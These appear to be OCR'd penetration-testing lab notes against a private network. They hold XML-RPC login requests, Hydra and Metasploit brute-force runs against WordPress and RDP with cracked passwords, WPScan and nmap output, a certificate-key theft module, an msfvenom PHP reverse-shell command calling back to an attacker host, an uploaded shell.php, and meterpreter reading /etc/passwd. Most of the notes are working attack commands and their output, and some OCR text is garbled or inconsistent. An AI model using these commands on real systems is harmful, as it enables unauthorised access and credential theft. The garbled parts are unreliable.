    wp.getUsersBlogs
  </methodName>
  <params>
    <value>
      admin
    </value>
  </params>
  <params>
    <value>
      pass
    </value>
  </params>
</methodCall>
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Date: Thu, 12 Oct 2023 21:32:07 GMT
Server: Apache/2.4.51 (Win64) PHP/7.4.26
X-Powered-By: PHP/7.4.26
Connection: close
Content-Length: 403
Content-Type: text/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
  <methodResponse>
    <fault>
      <value>
        <struct>
          <member>
            <name>
              faultCode
            </name>
            <value>
              <int>
                403
              </int>
            </value>
          </member>
          <member>
            <name>
              faultString
            </name>
            <value>
              <string>
                Incorrect username or password.
              </string>
            </value>
          </member>
        </struct>
      </value>
    </fault>
  </methodResponse>
```

```
<methodCall>
<methodName>wp.uploadFile</methodName>
<params>
<param><value><string>1</string></value></param>
<param><value><string>log</string></value></param>
<param><value> <string>pwd</string></value></param>
<param>
<value>
<struct>
<member>
<name>name
</name>
<value><string>filename.jpg</string>
</value>
</member>
<member>
<name>type
</name>
<value><string>mime/type</string></value>
</member>
<member>
<name>bits</name>
<value><base64><![CDATA[---base64-encoded-data---]]></base64></value> </
member>
```

```
</struct>
</value>
</param>
</params>
</methodCall>
```

```
hydra -l admin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
wordpress.local http-post-form "/wp-login.php:log= ÛSER &pwd= PÂSS &wp-submit=Log+ In%
redirect_to=http%3A%2F%2Fwordpress.local%2Fwp-admin%2F&testcookie=1:Error:The username
  ÛSER is not registered on this site. If you are unsure of your username, try your email address
  instead."
```

Wordpress BruteForce

Thursday, October 12, 2023 18:57

```
root@kali:/etc# wpscan --url http://wordpress.local --enumerate ap,at,cb,dbe
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.18
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://wordpress.local/ [192.168.100.50]
[+] Started: Fri Oct 13 05:25:22 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.51 (Win64) PHP/7.4.26
 |  - X-Powered-By: PHP/7.4.26
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://wordpress.local/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://wordpress.local/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://wordpress.local/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://wordpress.local/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.9.3 identified (Latest, released on 2022-04-05).
```

https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/

Now I will brute force the admin password:


```
msf > use auxiliary/scanner/http/wordpress_xmlrpc_login
msf auxiliary(wordpress_xmlrpc_login) > show actions
    ...actions...
msf auxiliary(wordpress_xmlrpc_login) > set ACTION < action-name >
msf auxiliary(wordpress_xmlrpc_login) > show options
    ...show and set options...
msf auxiliary(wordpress_xmlrpc_login) > run
```

```
[+] 192.168.100.50:80 - Success: 'admin:estrella'
[*] Scanned 1 of 1 hosts (100% complete)
```

```
[+] 192.168.100.50:80 - Success: 'admin:estrella'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > show options

Module options (auxiliary/scanner/http/wordpress_xmlrpc_login):

   Name              Current Setting
   ----              ---------------
   BRUTEFORCE_SPEED  5
   DB_ALL_CREDS      false
   DB_ALL_PASS       false
   DB_ALL_USERS      false
   DB_SKIP_EXISTING  none
   PASSWORD
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/unix_passw
   Proxies
   RHOSTS            wordpress.local
   RPORT             80
   SSL               false
   STOP_ON_SUCCESS   false
   TARGETURI         /
   THREADS           1
   USERNAME          admin
   USERPASS_FILE
   USER_AS_PASS      false
   USER_FILE
   VERBOSE           true
   VHOST

msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) >
```

```
[-] 192.168.100.50:80 - Failed: 'admin:alexis'
[-] 192.168.100.50:80 - Failed: 'admin:jesus'
[+] 192.168.100.50:80 - Success: 'admin:estrella'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) >
```

User: admin
Password: star



wordpress.local/wp-content/plugins/burger-companion/readme.txt

```
=== Burger Companion ===
Contributors: burgersoftware
Tags: spintech
Requires at least: 4.0
Tested up to: 5.9
License: GPLv3 or later
License URI: https://www.gnu.org/licenses/gpl-3.0.en.html


== Description ==

This plugin creates the additional sections on the home page in burger themes. enjoy the full functionality of the Burger Software by insta
plugin.
Burger Companion is a plugin created to enhance the functionality of the WordPress theme created by burgersoftware.

== Features ==

Slider Section
Info Section
Service Section
Call To Action Section
And many more.


== License ==

Burger Companion WordPress plugin, Copyright (C) 2020 Burger Software
Burger Companion WordPress plugin is licensed under the GPL3 (https://www.gnu.org/licenses/gpl-3.0.en.html).


== Changelog ==

= 4.8 =
* Crowl Theme Files Added

= 4.7 =
* OwlPress Theme Premium Link Added
```


wordpress.local/readme.html

1. Unzip the package in an empty directory and upload everything.
2. Open wp-admin/install.php in your browser. It will take you through the process to set up a `wp-config.php` file with your database connection details.
    1. If for some reason this doesn't work, don't worry. It doesn't work on all web hosts. Open up `wp-config-sample.php` with a text editor like WordPad or similar and fill in your database connection details.
    2. Save the file as `wp-config.php` and upload it.
    3. Open wp-admin/install.php in your browser.
3. Once the configuration file is set up, the installer will set up the tables needed for your site. If there is an error, double check your `wp-config.php` file, and try again. If it fails again, please go to the WordPress support forums with as much data as you can gather.
4. **If you did not enter a password, note the password given to you.** If you did not provide a username, it will be `admin`.
5. The installer should then send you to the login page. Sign in with the username and password you chose during the installation. If a password was generated for you, you can then click on "Profile" to change the password.


Updating

Using the Automatic Updater

1. Open wp-admin/update-core.php in your browser and follow the instructions.
2. You wanted more, perhaps? That's it!




http://wordpress.local/wp-content/uploads/2023/10/shell.php




RDP

Thursday, October 12, 2023 22:30

```
[DATA] attacking rdp://192.168.100.50:3389/
[3389][rdp] host: 192.168.100.50   login: mike   password: diamond
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-13 08:57:34
root@kali:~# hydra -l lawrence -p lw9875 192.168.100.50 rdp
```






```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-13 09:13:21
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1009 login tries (l:1/p:1009), ~253 tries per task
[DATA] attacking rdp://192.168.100.50:3389/
[3389][rdp] host: 192.168.100.50   login: admin   password: superman
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-13 09:13:25
root@kali:~#
```

Wordpress RCE

Thursday, October 12, 2023 19:04

This here impersonates RDP port 3389 to obtain the private access keys. https://thehackerway.com/2022/11/16/como-crear-una-reverse-shell-encrypted-parte-2-de-2/

```
msf6 auxiliary(gather/impersonate_ssl) > show options

Module options (auxiliary/gather/impersonate_ssl):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ADD_CN                             no        Add CN to match spoofed site name (e.g. *.example.com)
   CA_CERT                            no        CA Public certificate
   EXPIRATION                         no        Date the new cert should expire (e.g. 06 May 2012, YESTERDAY or NOW)
   OUT_FORMAT        PEM              yes       Output format (Accepted: DER, PEM)
   PRIVKEY                            no        Sign the cert with your own CA private key
   PRIVKEY_PASSWORD                   no        Password for private key specified in PRIV_KEY (if applicable)
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             443              yes       The target port (TCP)
   SNI                                no        Server Name Indicator

msf6 auxiliary(gather/impersonate_ssl) > set rhosts 192.168.100.50
rhosts => 192.168.100.50
msf6 auxiliary(gather/impersonate_ssl) > run
[*] Running module against 192.168.100.50

[*] 192.168.100.50:443 - Connecting to 192.168.100.50:443
[-] 192.168.100.50:443 - 192.168.100.50:443 No certificate subject or CN found
[*] Auxiliary module execution completed
msf6 auxiliary(gather/impersonate_ssl) > set rport 3389
rport => 3389
msf6 auxiliary(gather/impersonate_ssl) > run
[*] Running module against 192.168.100.50

[*] 192.168.100.50:3389 - Connecting to 192.168.100.50:3389
[*] 192.168.100.50:3389 - Copying certificate from 192.168.100.50:3389
/CN=WINSERVER-01
[*] 192.168.100.50:3389 - Beginning export of certificate files
[*] 192.168.100.50:3389 - Creating looted key/crt/pem files for 192.168.100.50:3389
[+] 192.168.100.50:3389 - key: /root/.msf4/loot/20231013071917_default_192.168.100.50_192.168.100.50_k_331225.key
[+] 192.168.100.50:3389 - crt: /root/.msf4/loot/20231013071917_default_192.168.100.50_192.168.100.50_c_401695.crt
[+] 192.168.100.50:3389 - pem: /root/.msf4/loot/20231013071917_default_192.168.100.50_192.168.100.50_p_498236.pem
[*] Auxiliary module execution completed
msf6 auxiliary(gather/impersonate_ssl) > search windows
```

https://book.hacktricks.xyz/windows-hardening/av-bypass

msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.100.5 LPORT=4444 -f raw > shell5.php

192.168.100.51 - Windows WINSERVER02

Wednesday, October 11, 2023 10:01

```
PORT      STATE SERVICE            VERSION
21/tcp    open  ftp                Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 04-19-22  02:25AM       <DIR>          aspnet_client
| 04-19-22  01:19AM                 1400 cmdasp.aspx
| 04-19-22  12:17AM                99710 iis-85.png
| 04-19-22  12:17AM                  701 iisstart.htm
|_04-19-22  02:13AM                   22 robots.txt.txt
80/tcp    open  http               Microsoft IIS httpd 8.5
|_http-svn-info: ERROR: Script execution failed (use -d to debug)
| http-webdav-scan:
|   WebDAV type: Unknown
|   Server Date: Thu, 12 Oct 2023 18:16:41 GMT
|   Public Options: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH, MKCOL, PUT, DELETE, COPY, MOVE, LOCK, UNLOCK
|   Server Type: Microsoft-IIS/8.5
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MOVE, PROPPATCH, MKCOL, LOCK, UNLOCK
|   Exposed Internal IPs:
|     192.168.100.51
|   Directory Listing:
|     http://192.168.100.51/
|     http://192.168.100.51/aspnet_client/
|     http://192.168.100.51/cmdasp.aspx
|     http://192.168.100.51/iis-85.png
|     http://192.168.100.51/iisstart.htm
|_    http://192.168.100.51/robots.txt.txt
|_http-server-header: Microsoft-IIS/8.5
| http-methods:
|_  Potentially risky methods: TRACE COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK UNLOCK PUT
|_http-title: IIS Windows Server
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=WINSERVER-02
| Not valid before: 2023-10-11T13:59:46
|_Not valid after:  2024-04-11T13:59:46
| rdp-ntlm-info:
|   Target_Name: WINSERVER-02
|   NetBIOS_Domain_Name: WINSERVER-02
|   NetBIOS_Computer_Name: WINSERVER-02
|   DNS_Domain_Name: WINSERVER-02
|   DNS_Computer_Name: WINSERVER-02
|   Product_Version: 6.3.9600
```

```
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds      Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=WINSERVER-02
| Not valid before: 2023-10-11T13:59:46
|_Not valid after:  2024-04-11T13:59:46
| rdp-ntlm-info:
|   Target_Name: WINSERVER-02
|   NetBIOS_Domain_Name: WINSERVER-02
|   NetBIOS_Computer_Name: WINSERVER-02
|   DNS_Domain_Name: WINSERVER-02
|   DNS_Computer_Name: WINSERVER-02
|   Product_Version: 6.3.9600
|_  System_Time: 2023-10-12T18:16:41+00:00
|_ssl-date: 2023-10-12T18:16:46+00:00; 0s from scanner time.
49152/tcp open  msrpc             Microsoft Windows RPC
49153/tcp open  msrpc             Microsoft Windows RPC
49154/tcp open  msrpc             Microsoft Windows RPC
49155/tcp open  msrpc             Microsoft Windows RPC
49156/tcp open  msrpc             Microsoft Windows RPC
MAC Address: 0A:0B:6C:F2:C3:A9 (Unknown)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.0.2:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-10-12T18:16:41
|_  start_date: 2023-10-12T13:59:42
|_nbstat: NetBIOS name: WINSERVER-02, NetBIOS user: <unknown>, NetBIOS MAC: 0a:0b:6c:f2:c3:a9 (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.93 seconds
root@kali:~#
```

192.168.100.52 - Linux Drupal

Wednesday, October 11, 2023 9:51

We find the SAMBA smbd server at IP 192.168.100.52.


Characteristics:

- Drupal 7.57
- MySQL 5.5.5
- Linux SMP

```
Nmap scan report for ip-192-168-100-52.ec2.internal (192.168.100.52)
Host is up (0.00027s latency).

PORT    STATE  SERVICE     VERSION
137/tcp closed netbios-ns
138/tcp closed netbios-dgm
139/tcp open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open   netbios-ssn Samba smbd 4.13.17-Ubuntu (workgroup: WORKGROUP)
MAC Address: 02:70:A2:D1:B3:F1 (Unknown)
Service Info: Host: IP-192-168-100-52

Host script results:
|_clock-skew: mean: 0s, deviation: 1s, median: 0s
| smb2-time:
|   date: 2023-10-11T14:48:27
|_  start_date: N/A
|_nbstat: NetBIOS name: IP-192-168-100-, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.13.17-Ubuntu)
|   Computer name: ip-192-168-100-52
|   NetBIOS computer name: IP-192-168-100-52\x00
|   Domain name: ec2.internal
|   FQDN: ip-192-168-100-52.ec2.internal
|_  System time: 2023-10-11T14:48:27+00:00
```

http://192.168.100.52/drupal/xmlrpc.php

```
Discovered open port 21/tcp on 192.168.100.52
Discovered open port 3306/tcp on 192.168.100.52
Discovered open port 22/tcp on 192.168.100.52
Discovered open port 139/tcp on 192.168.100.52
Discovered open port 3389/tcp on 192.168.100.52
Discovered open port 445/tcp on 192.168.100.52
Discovered open port 80/tcp on 192.168.100.52
```



Ports:

http://192.168.100.52/drupal/INSTALL.txt


https://ine.com/blog/cve-2018-7600-drupalgeddon-2


Inside the server, now we must perform post exploitation, but first we will look for some information

install mysql file

Inside the passwd file:

```
meterpreter > cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/no
backup:x:34:34:backup:/var/backups:/usr/sbin/no
list:x:38:38:Mailing List Manager:/var/list:/usr
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)
nobody:x:65534:65534:nobody:/nonexistent:/usr/sb
systemd-network:x:100:102:systemd Network Manage
systemd-resolve:x:101:103:systemd Resolver,,,:/r
systemd-timesync:x:102:104:systemd Time Synchror
messagebus:x:103:106::/nonexistent:/usr/sbin/no
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologi
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbi
pollinate:x:111:1::/var/cache/pollinate:/bin/fal
ec2-instance-connect:x:112:65534::/nonexistent:/
systemd-coredump:x:999:999:systemd Core Dumper:/
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/fal
rtkit:x:113:119:RealtimeKit,,,:/proc:/usr/sbin/n
xrdp:x:114:122::/run/xrdp:/usr/sbin/nologin
dnsmasq:x:115:65534:dnsmasq,,,:/var/lib/misc:/us
usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux
avahi:x:117:123:Avahi mDNS daemon,,,:/var/run/av
cups-pk-helper:x:118:124:user for cups-pk-helper
pulse:x:119:125:PulseAudio daemon,,,:/var/run/pu
geoclue:x:120:127::/var/lib/geoclue:/usr/sbin/no
saned:x:121:129::/var/lib/saned:/usr/sbin/nologi
colord:x:122:130:colord colour management daemon
sddm:x:123:131:Simple Desktop Display Manager:/v
